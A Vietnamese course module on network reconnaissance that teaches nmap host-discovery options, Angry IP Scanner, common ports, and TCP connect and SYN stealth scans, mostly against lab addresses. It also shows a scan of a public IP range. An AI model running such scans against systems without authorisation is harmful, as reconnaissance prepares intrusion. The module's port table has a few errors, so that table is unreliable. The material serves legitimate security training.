Để tăng tốc độ quét, **Angry IP Scanner** sử dụng phương pháp đa luồng, một luồng riêng biệt được sử dụng để quét cho từng IP.

The screenshot shows the interface of Angry IP Scanner. At the top, there's a menu bar with Scan, Go to, Commands, Favorites, Tools, and Help. Below the menu is a search bar for 'IP Range' set to 195.80.116.0 to 195.80.116.255, and a dropdown for 'IP Range'. A 'Start' button is prominent. The main area is a table with columns: IP, Ping, Hostname, Ports [3+], and Web detect. The table lists several hosts, some with green status icons and others with red. One host, 195.80.116.235, is highlighted with a blue selection bar. The bottom of the window shows 'Ready', 'Display: All', and 'Threads: 0'.

IP	Ping	Hostname	Ports [3+]	Web detect
195.80.116.226	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.227	9 ms	[n/a]	80,443	Resin/4.0.37
195.80.116.228	10 ms	[n/a]	80,443	[n/a]
195.80.116.229	9 ms	[n/a]	80,443	Apache
195.80.116.230	13 ms	mx3.rmk.ee	[n/a]	[n/a]
195.80.116.231	10 ms	mx4.rmk.ee	[n/a]	[n/a]
195.80.116.232	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.233	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.234	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.235	9 ms	[n/a]	80,443	[n/a]
195.80.116.236	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.237	[n/a]	[n/s]	[n/s]	[n/s]

Screenshot of Angry IP Scanner showing live hosts

Một số công cụ khác

Các bạn có thể tìm hiểu thêm các công cụ:

- SolarWinds Engineer's Toolset
- NetScanTools Pro
- CoLa soft Ping Tool
- Visual Ping Tester
- OpUtils

Tổng kết

Minh tóm tắt lại một số kiến thức bên trên như sau:

ARP Ping Scan:

nmap -sn -PR <IP>

UDP Ping Scan:

nmap -sn -PU <IP>

ICMP ECHO Ping Scan:

nmap -sn -PE <IP>

ICMP Timestamp Ping Scan:

nmap -sn -PP <IP>

ICMP Address Mask Ping Scan:

nmap -sn -PM <IP>

TCP SYN Ping Scan:

nmap -sn -PS <IP>

TCP ACK Ping Scan:

nmap -sn -PA <IP>

IP Protocol Ping Scan:

nmap -sn -PO <IP>

Mô-đun 3. Phần 3: Scan host với nmap và Angry IP Scanner

Host discovery được coi là bước chính trong quy trình dò quét mạng, dùng để khám phá các máy đang hoạt động trong một mạng. Giúp cung cấp trạng thái chính xác của các hệ thống trong mạng, nhờ đó, giảm thời gian dành cho việc quét port trên hệ thống đó.

Host discovery sử dụng nmap

Nmap là một tiện ích được sử dụng để dò quét mạng và kiểm tra bảo mật. Nó cũng được sử dụng để thực hiện các tác vụ như quản lý quá trình nâng cấp dịch vụ và theo dõi thời gian hoạt động của máy chủ hoặc dịch vụ. Ở đây, chúng ta sẽ sử dụng Nmap để tìm các máy trong mạng mục tiêu bằng nhiều kỹ thuật khám phá khác nhau như quét ARP scanning, UDP ping scan, ICMP ECHO ping scan, ...



root@kali:~/home/spect# nmap -sV scanne.nmap.org -oX /home/spect/scanResults.xml
Starting Nmap 7.00 (https://nmap.org) at 2021-01-18 23:25 +01
Nmap scan report for scanne.nmap.org (45.33.32.156)
Host is up (0.21s latency).
Other addresses for scanne.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 987 closed ports
PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
80/tcp open http
135/tcp filtered msrpc
139/tcp filtered netbios
445/tcp filtered microsoft-ds
593/tcp filtered http-rpc-epmap
1068/tcp filtered instl_bootc
4444/tcp filtered krb524
5800/tcp filtered vnc-http
5900/tcp filtered vnc
9929/tcp open nping-echo
31337/tcp open tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 39.35 seconds

Công cụ nmap

ARP Ping Scan

Đầu tiên ta mở máy Kali Linux hoặc Parrot Security, mở Terminal và chạy nmap. Gõ lệnh **nmap -sn -PR [Target IP Address]** (ở đây, địa chỉ IP đích là 192.168.26.132) và nhấn Enter. Ở đây **-sn** tắt chức năng scan port và **-PR** dùng để thực hiện quét ping ARP.

Quét ping ARP gửi request thăm dò ARP tới máy đích, phản hồi ARP có nghĩa là máy đó đang hoạt động.

\$ nmap -sn -PR 192.168.36.132

Starting Nmap 7.92 (https://nmap.org) at 2022-12-13 21:24 EST

Nmap scan report for 192.168.36.132

Host is up (0.000073s latency).

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds

UDP Ping Scan

Tiếp theo ta thử thực hiện UDP Ping Scan bằng cách sử dụng option **-PU**:

\$ sudo nmap -sn -PU 192.168.36.132

[sudo] password for kali:

Starting Nmap 7.92 (https://nmap.org) at 2022-12-13 21:32 EST

Nmap scan report for 192.168.36.132

Host is up.

Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds

UDP Ping Scan gửi các gói UDP đến máy đích, nếu có phản hồi UDP có nghĩa là máy đang hoạt động. Nếu máy đích đang offline hoặc không thể truy cập được thì sẽ có các thông báo lỗi như “**host/network unreachable**” hoặc “**TTL exceeded**”.

ICMP ECHO Ping Scan

Bây giờ, chúng ta sẽ thực hiện quét ping ICMP ECHO. Gõ **nmap -sn -PE [Target IP Address]**, (ở đây, địa chỉ IP đích là 192.168.36.132) và nhấn Enter.

Lưu ý: **-PE**: thực hiện quét ping ICMP ECHO. Quá trình quét ping ICMP ECHO sẽ gửi yêu cầu ICMP ECHO đến máy đích. Nếu máy đích còn sống, nó sẽ trả về ICMP ECHO reply. Quá trình quét này có ích khi cần xác định xem gói ICMP có đi qua tường lửa hay không.

\$ sudo nmap -sn -PE 192.168.36.132

Starting Nmap 7.92 (https://nmap.org) at 2022-12-13 21:42 EST

Nmap scan report for 192.168.36.132

Host is up.

Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds

ICMP ECHO Ping Sweep

Ta sẽ tiếp tục thực hiện quét ping **ICMP ECHO sweep** để discover host từ một dải IP. Gõ **nmap -sn -PE [IP range]** (ở đây, range IP mình chỉ định là 192.168.36.120-150) và nhấn Enter. Lưu ý: Quá trình quét ping **ICMP ECHO sweep** được sử dụng để xác định host từ một range IP bằng cách gửi các ICMP ECHO request đến nhiều máy cùng một lúc. Máy nào “còn sống” thì sẽ trả lời ICMP ECHO response.

\$ nmap -sn -PR 192.168.36.120-150

Starting Nmap 7.92 (https://nmap.org) at 2022-12-13 21:15 EST

Nmap scan report for 192.168.36.132

Host is up (0.00027s latency).

Nmap scan report for 192.168.36.140

Host is up (0.00075s latency).

Nmap done: 31 IP addresses (2 hosts up) scanned in 2.43 seconds

Ở ví dụ này mình tìm được 2 host đang online là 192.168.36.132 và 192.168.36.140.

ICMP Timestamp Ping Scan

Gõ **nmap -sn -PP [IP Address]**, (ở đây, địa chỉ IP đích là 192.168.36.132) và nhấn Enter với **-PP** là thực hiện quét ICMP Timestamp. ICMP Timestamp Ping là một loại ping ICMP nâng cao, theo đó attacker truy vấn timestamp message để lấy thông tin liên quan đến thời gian hiện tại từ máy đích.

\$ sudo nmap -sn -PP 192.168.36.132

Starting Nmap 7.92 (https://nmap.org) at 2022-12-13 22:09 EST

Nmap scan report for 192.168.36.132


Host is up.

Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds


Host Discovery sử dụng Angry IP Scanner

Angry IP Scanner là công cụ mã nguồn mở đa nền tảng dùng để dò quét mạng và được thiết kế để scan IP cũng như các port. Nó chỉ đơn giản là ping từng IP để kiểm tra xem nó tồn tại hay không. Sau đó, nó sẽ truy vấn hostname, xác định địa chỉ MAC, quét các port, ... Ta có thể cài thêm các plugins để thu được nhiều dữ liệu hơn.

Các bạn tải **Angry IP Scanner** tại [đây](#). Sau khi cài đặt xong, các bạn mở công cụ và nhập IP range vào. Ở đây mình sẽ scan dải IP từ 192.168.36.120 tới 192.168.36.150.




Sau đó các bạn bấm vào **Preference** (Biểu tượng hình răng cưa kề bên option IP Range). Và phần **Pinging method** trong mục **Pinging** các bạn chọn cho mình là **Combined UDP+TCP**.




Chọn **Combined UDP+TCP** trong mục **Pinging method**.

Trong tab **Display**, mục **Display in the results list section**, chọn **Alive hosts (responding to pings) only** và chọn OK.



Chọn Alive hosts (responding to pings) only

Sau khi mình bấm Start, kết quả cho ra như hình sau. Và mình tìm được 3 IP đang online là 192.168.36.132, 192.168.36.133, 192.168.36.140.



Kết quả scanning IP Range

Mô-đun 3. Phần 4: Dò quét port và dịch vụ đang chạy

Sau khi **dò quét các host đang chạy**, Bước tiếp theo trong quy trình dò quét mạng là kiểm tra xem trên các host đó có các port và service nào đang mở. Người quản trị thường dò quét port để kiểm tra các chính sách bảo mật còn attacker sử dụng kỹ thuật này để nhằm mục đích xâm phạm vào bên trong. Chúng lợi dụng các port đang mở để tấn công.

Phần 4 này mô tả các port phổ biến ứng với các dịch vụ cùng với các công cụ và kỹ thuật dò quét port khác nhau được attacker sử dụng.

Một số port và dịch vụ phổ biến

Name	Port/Protocol	Description
echo	7/tcp, udp	
discard	9/ tcp, udp	sink null
systat	11/tcp	Users
daytime	13/ tcp, udp	

netstat	15/tcp, udp	
qotd	17/tcp, udp	Quote
chargen	19/tcp, udp	ttytst source
ftp-data	20/tcp	ftp data transfer
ftp	21/tcp	ftp command
ssh	22/tcp	Secure Shell
telnet	23/tcp	
SMTP	25/tcp	Email server
time	37/tcp, udp	Timeserver
rip	39/tcp, udp	resource location
domain	53/tcp, udp	domain name server
sql*net	66/tcp, udp	Oracle SQL*net
bootps	67/udp	bootp server
bootpc	68/udp	bootp client
tf tp	69/udp	Trivial File Transfer
gopher	70/tcp	gopher server
finger	79/tcp	Finger
www-http	80/tcp, udp	WWW
www-https	80/tcp	WWW
kerberos	88/tcp, udp	Kerberos

pop2	109/tcp	PostOffice V.2
Pop3	110/tcp	PostOffice V.3
sunrpc	111/tcp, udp	RPC 4.0 portmapper
auth/ident	113/tcp, udp	Authentication Service
audionews	114/tcp, udp	Audio News Multicast
nntp	119/tcp	Usenet Network News Transfer
ntp	123/udp	Network Time Protocol
netbios-ns	137/tcp, udp	NETBIOS Name Service
netbios-dgm	138/tcp, udp	NETBIOS Datagram Service
netbios-ssn	139/tcp, udp	NETBIOS Session Service
imap	143/tcp, udp	Internet Message Access Protocol
sql-net	150/tcp, udp	SQL-NET
sqlsrv	156/tcp, udp	SQL Service
snmp	161/tcp, udp	SNMP
snmp-trap	162/tcp, udp	
cmip-man	163/tcp, udp	CMIP/TCP Manager
cmip-agent	164/tcp, udp	CM IP/TCP Agent
irc	194/tcp, udp	Internet Relay Chat
at-rtmp	201/tcp, udp	AppleTalk Routing Maintenance
at-nbp	202/tcp, udp	AppleTalk Name Binding

at-3	203/tcp, udp	AppleTalk
at-echo	204/tcp, udp	AppleTalk Echo
at-5	205/tcp, udp	AppleTalk
at-zis	206/tcp, udp	AppleTalk Zone Information
at-7	207/tcp, udp	AppleTalk
at-8	208/tcp, udp	AppleTalk
ipx	213/tcp, udp	Novell
imap3	220/tcp, udp	Interactive Mail Access Protocol v3
aurp	387/tcp, udp	AppleTalk Update-Based Routing
netware-ip	396/tcp, udp	Novell Netware over IP
rmt	411/tcp, udp	Remote mt
kerberos-ds	445/tcp, udp	Microsoft DS
isakmp	500/udp	ISAKMP/IKE
fcp	510/tcp	First Class Server
exec	512/tcp	BSD rexecd(8)
comsat/biff	512/udp	Used by mail system to notify users
login	513/tcp	BSD rlogind(8)
who	513/udp	whod BSD rwhod(8)
shell	514/tcp	emd BSD rshd(8)
syslog	514/udp	BSD syslogd(8)


printer	515/tcp, udp	spooler BSD lpd(8)
talk	517/tcp, udp	BSD talkd(8)
ntalk	518/udp	SunOS talkd(8)
netnews	532/tcp, udp	Readnews
uucp	540/tcp, udp	uucpd BSD uucpd(8)
klogin	543/tcp, udp	Kerberos Login
kshell	544/tcp, udp	Kerberos Shell
ekshell	545/tcp	kremd Kerberos encrypted remote shell -kfall
pcserver	600/tcp	ECD Integrated PC board svr
mount	635/udp	NFS Mount Service
penf s	640/udp	PC-NFS DOS Authentication
bwnf s	650/udp	BW-NFS DOS Authentication
flexlm	744/tcp, udp	Flexible License Manager
kerberos-adm	749/tcp, udp	Kerberos Administration
kerberos	750/tcp, udp	kdc Kerberos authentication
kerberosjnmaster	751/tcp, udp	Kerberos authentication
krb_prop	754/tcp	Kerberos slave propagation
applix	999/udp	Applixware
socks	1080/tcp, udp	Socks Proxy
kpop	1109/tcp	Pop with Kerberos

ms-sql-s	1433/tcp, udp	Microsoft SQL Server
ms-sql-m	1434/tcp, udp	Microsoft SQL Monitor
pptp	1723/tcp, udp	Pptp
nf s	2049/tcp, udp	Network File System
eklogin	2105/tcp	Kerberos encrypted rlogin
rkinit	2108/tcp	Kerberos remote kinit
kx	2111/tcp	X over Kerberos
kauth	2120/tcp	Remote kauth
lyskom	4894/tcp	LysKOM (conference system)
sip	5060/tcp	Session Initiation Protocol
sip	5060/udp	Session Initiation Protocol
xll	6000-6063/tcp,udp	X Window System
irc	6667/tcp	Internet Relay Chat

Reserved ports table

Kỹ thuật dò quét port (port scanning)

Port scanning được phân loại như hình dưới đây. Việc phân loại này dựa trên loại giao thức được sử dụng để giao tiếp với nhau trong mạng.




Một số kỹ thuật port và service scanning


TCP Scan

TCP Connect/Full-Open Scan

TCP Connect/Full Open Scan là một trong những phương pháp quét TCP tin cậy nhất. Trong quá trình quét TCP Connect, lời gọi hệ thống **connect()** của hệ điều hành sẽ mở một kết nối tới các port trên máy mục tiêu. Nếu port đang lắng nghe, lời gọi **connect()** sẽ thành công với máy đích trên port đó. Nếu không, nó sẽ trả về thông báo lỗi cho biết không thể truy cập port này.



Kết quả scan khi port mở



Kết quả scan khi port đóng

Trong quá trình bắt tay ba bước của TCP, máy client sẽ gửi một gói **SYN** mà người nhận xác nhận lại bằng một gói **SYN+ACK**. Sau đó, máy client xác nhận gói **SYN+ACK** bằng gói **ACK** để hoàn tất kết nối. Khi quá trình bắt tay hoàn tất, máy scanner sẽ gửi một gói **RST** để kết thúc kết nối.

Thực hiện lệnh gọi **connect()** cho từng port sẽ gây mất thời gian và tiêu tốn tài nguyên. Attacker có thể tăng tốc quá trình quét bằng cách sử dụng nhiều socket song song. Sử dụng tính năng non-blocking, I/O cho phép attacker đặt khoảng thời gian chờ ngắn hơn và theo dõi đồng thời tất cả các socket tại một thời điểm. Trong Zenmap, tùy chọn **-ST** được sử dụng để thực hiện TCP Connect/Full-Open Scan.

```

nmap -sT -v 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
02:41 [+] Nmap done: 1 IP address (1 host up) scanned in 44.75
seconds
Read data files from: C:\Program Files (x86)\Nmap
MAC Address: 00:15:5D:01:80:00 (Microsoft)

```

TCP Connect/Full Open scan sử dụng Zenmap

Hạn chế của kiểu dò quét này là nó dễ bị phát hiện do máy mục tiêu sẽ bị log lại.

Stealth Scan (Half-Open Scan)

Stealth Scan hay còn gọi là dò quét tàng hình. Quá trình dò quét này liên quan đến việc thiết lập lại kết nối TCP một cách đột ngột giữa máy client và server trước khi hoàn tất bắt tay ba bước, do đó làm cho kết nối ở trạng thái “nửa mở”. Quá trình quét tàng hình sẽ gửi một frame duy nhất đến một TCP port mà không thực hiện bắt tay ba bước. Nó gửi một frame duy nhất với kỳ vọng nhận được một phản hồi duy nhất. Quá trình quét này mở một phần kết nối nhưng dừng lại giữa chừng. Stealth scan còn được gọi là “**SYN scan**” vì nó chỉ gửi gói SYN.


Quá trình quét tàng hình cũng có cơ chế bắt tay ba bước.

Máy client gửi một gói SYN duy nhất đến server trên port thích hợp.


Nếu port đang mở, server sau đó sẽ phản hồi bằng gói SYN/ACK.

Nếu server phản hồi bằng một gói RST, thì port trên server đang ở trạng thái đóng.

Client gửi gói RST để đóng quá trình khởi tạo trước khi có thể thiết lập kết nối.



Port đang mở



Port đang đóng

Trong Zenmap, tùy chọn -sS được sử dụng để thực hiện quét Stealth Scan.

```

Zenmap
Scan Tools Profile Help
Target: 10.10.1.11 Profile: Scan Cancel
Command: nmap -sS -v 10.10.1.11
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
02:52 [+] Nmap done! Time
Initiating ARP Ping Scan at 02:52
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 02:52, 0.00s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:52
Completed Parallel DNS resolution of 1 host. at 02:52,
0.02s elapsed
Initiating SYN Stealth Scan at 02:52
Scanning 10.10.1.11 [1000 ports]
Discovered open port 3389/tcp on 10.10.1.11
Discovered open port 80/tcp on 10.10.1.11
Discovered open port 21/tcp on 10.10.1.11
Discovered open port 135/tcp on 10.10.1.11
Discovered open port 139/tcp on 10.10.1.11
Discovered open port 445/tcp on 10.10.1.11
Completed SYN Stealth Scan at 02:52, 1.25s elapsed
(1000 total ports)
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)


Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 1.36
seconds
Raw packets sent: 1011 (44.468KB) | Rcvd:
1001 (40.052KB)

```

